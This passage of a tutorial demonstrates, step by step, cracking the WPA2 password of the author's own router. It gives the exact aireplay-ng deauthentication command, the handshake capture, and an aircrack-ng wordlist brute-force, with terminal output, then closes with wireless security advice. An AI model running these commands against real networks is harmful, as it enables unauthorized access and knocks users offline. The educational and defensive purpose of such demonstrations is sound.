
We can't stop or terminate this command until we receive WPA-Handshake as we run next command in new window.

9. Now run command `aireplay-ng --deauth 0 -a 0C:D2:B5:5A:34:51 wlan0mon` in terminal to send de-authentication packets to the network PIYUSH in which a stands for BSSID parameter and deauth set 0 so that the network is closed as disconnect everyone from the network. We run this command just to disconnect all devices that connected to router PIYUSH so that if a user device is retrying to connect again to the network which is when if a device is connect with automatically connected feature enabled then it send authentication credentials mean router password and stored in WPA-Handshake.



```
root@kali:~# aireplay-ng --deauth 0 -a 0C:D2:B5:5A:34:51 wlan0mon
20:50:59 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:50:59 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:51:00 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:51:01 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:51:02 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:51:03 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:51:04 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
20:51:05 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:B5:5A:34:51]
```


10. Monitor previous tab up to not written on terminal WPA-Handshake .



```
CH 10 ][ Elapsed: 54 s ][ 2020-06-25 21:03 ][ WPA handshake: 0C:D2:85:5A:34:51  
BSSID PWR RX0 Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
0C:D2:85:5A:34:51 -8 100 533 159 8 10 270 WPA2 CCMP PSK PIVOSH  
BSSID STATION PWR Rate Lost  
0C:D2:85:5A:34:51 58:05:A2:06:08:3D -34 0e-1e 0  
[not associated] 9C:38:58:C2:15:59 -34 0 -1 0  
a connected wireless client (-c <client's mac>).  
21:03:03 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:03 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:04 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:04 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:05 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:06 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:06 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:07 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:08 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:08 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:09 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:09 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:10 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:10 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:11 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:11 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:12 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:12 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:13 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]  
21:03:14 Sending DeAuth (code 7) to broadcast -- BSSID: [0C:D2:85:5A:34:51]
```

Now you can see we successfully triggered WPA-Handshake file in the top right section of that tab.

11. Now it's time to end both processes running on the different two tabs by typing `ctrl + c`. We stop these processes just because we receive WPA-Handshake file and we don't want continue to interrupt users of that network or router.



The screenshot shows a Kali Linux terminal window with the following output:

```
CH 10 ][ Elapsed: 1 min ][ 2020-06-25 21:03 ][ WPA handshake: 0C:D2:B5:5A:34:51
```

BSSID	PWR	RX0	Beacons	#Data	#%	CH	MB	ENC	CIPHER	AUTH	ESSID
0C:D2:B5:5A:34:51	-42	188	741	172	8	10	270	MPA2	CCMP	PSK	PIVUSH

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
0C:D2:B5:5A:34:51	58:05:A2:06:08:1D	-34	0e-1e	0	250	
(not associated)	9C:38:58:C2:19:59	-34	0 - 1	0	0	

The terminal also shows a list of captured packets in a table format, including details like time, source, destination, protocol, and length.

12. Check files created on the directory specified like in my case I specified Desktop directory.




In these files password stored in .cap file which is used in bruteforce attack. We can delete rest of the files.

13. Now I am using a wordlist to perform brute-force attack to find out or let say crack the password of router. The password is stored in WPA-Handshake and I will use wordlist to match the password and if the stored password is matched with wordlist password then the process stopped and show key of the router. In this as form of wordlist I have a file name wordlist and it has 50000 Passwords that are mostly used.



14. Now its time to perform bruteforce attack to find what is the key or password of that router. It may take a long time because there are million of keys and it matches with every single key so that it takes a long time. Once key match it stops the attack and gave key. In this case I used a short wordlist that contain around 50000 passwords and that is going to be my wordlist. I created it manually and stored most common password that user think at time of setup his router password. I use command `aircrack-ng -a2 -w /root/Desktop/wordlist /root/Desktop/filetest-01.cap -e PIYUSH` for brute-force attack on router WPA-Handshake file.



```
root@kali:~# aircrack-ng -a2 -w /root/Desktop/wordlist /root/Desktop/filetest-01.cap -e PIYUSH
Opening /root/Desktop/filetest-01.cap
Read 10614 packets.

Opening /root/Desktop/filetest-01.cap
Read 10614 packets.

1 potential targets

AirCrack-ng 1.5.2
[00:00:01] 2/2 keys tested (1.54 k/s)
Time left: 0 seconds
100.00%

KEY FOUND: [ 12345678900 ]

Master Key : EE 03 E4 62 AD 6E B3 04 9B 99 BF D9 74 1E 6D 43
0B 09 6A 60 C8 6D 29 C9 B1 D5 06 42 F0 7A 2A 3B

Transient Key : 2B 71 EE 50 A2 3A A2 DE 31 C2 A4 68 DC E9 56 B0
4C FC 9A A4 7E E3 CD BC A3 73 2A 01 67 F9 01 6D
0A 7B 19 23 0E 91 1B AB 07 CE A0 C2 72 D0 00 CA
3B BE BF 1E 45 68 2C 02 07 09 46 90 6E 3E 1A F6

EAPOL HMAC : E0 2B 29 EF 50 D7 11 C4 73 52 FB 40 78 0E D0 DC

root@kali:~#
```

And you can see message shown 'KEY FOUND' [12345678900] that is my router password. So you see how our wireless network is vulnerable and it's need to patch because suppose a banking wireless router has default password and if once gain access by an attacker then it stoles very confidential data by using a tool like Wireshark. Even attack can stop the whole network or send trojans or virus to banking system and it can monitor or control their system and you thought now how it dangerous. So for that I show you what is the importance of wireless network security.

How To Secure Wireless Network ?

Now let's talk about how to secure wireless network. The problem is solving by different patches are following –

1. Use very strong password in which you can use Uppercase, lowercase, numerical and special symbol combination that makes your password very strong.
2. Change password in every week or month.
3. You can also use filtering feature in which you can add mac address on which devices you want to run your router.
4. There is different device that is protect you from de-authentication packets like Ruckus device.
5. You must not use that kind of websites that tell you how much strong your password by input your password as it keeps record of your password and include it in dictionary of them selves that used to brute force attack.

Conclusion

Wireless network users must focus on security as if your network is secured your data is secured and if your network is not secured means you are not secure. We must focus on wireless devices and protect them with a complex password and changing it during specified time on monthly basis or regular basis. Companies who creating wireless devices like router may be write security essentials in manual book or include in some paper work and provide to the user with their devices. We must change default password of the router login as some of the users can't change login password.

Banks, Educational Institutes, Companies and other must focus on security of their devices. I suggest everyone to focus on it that's it .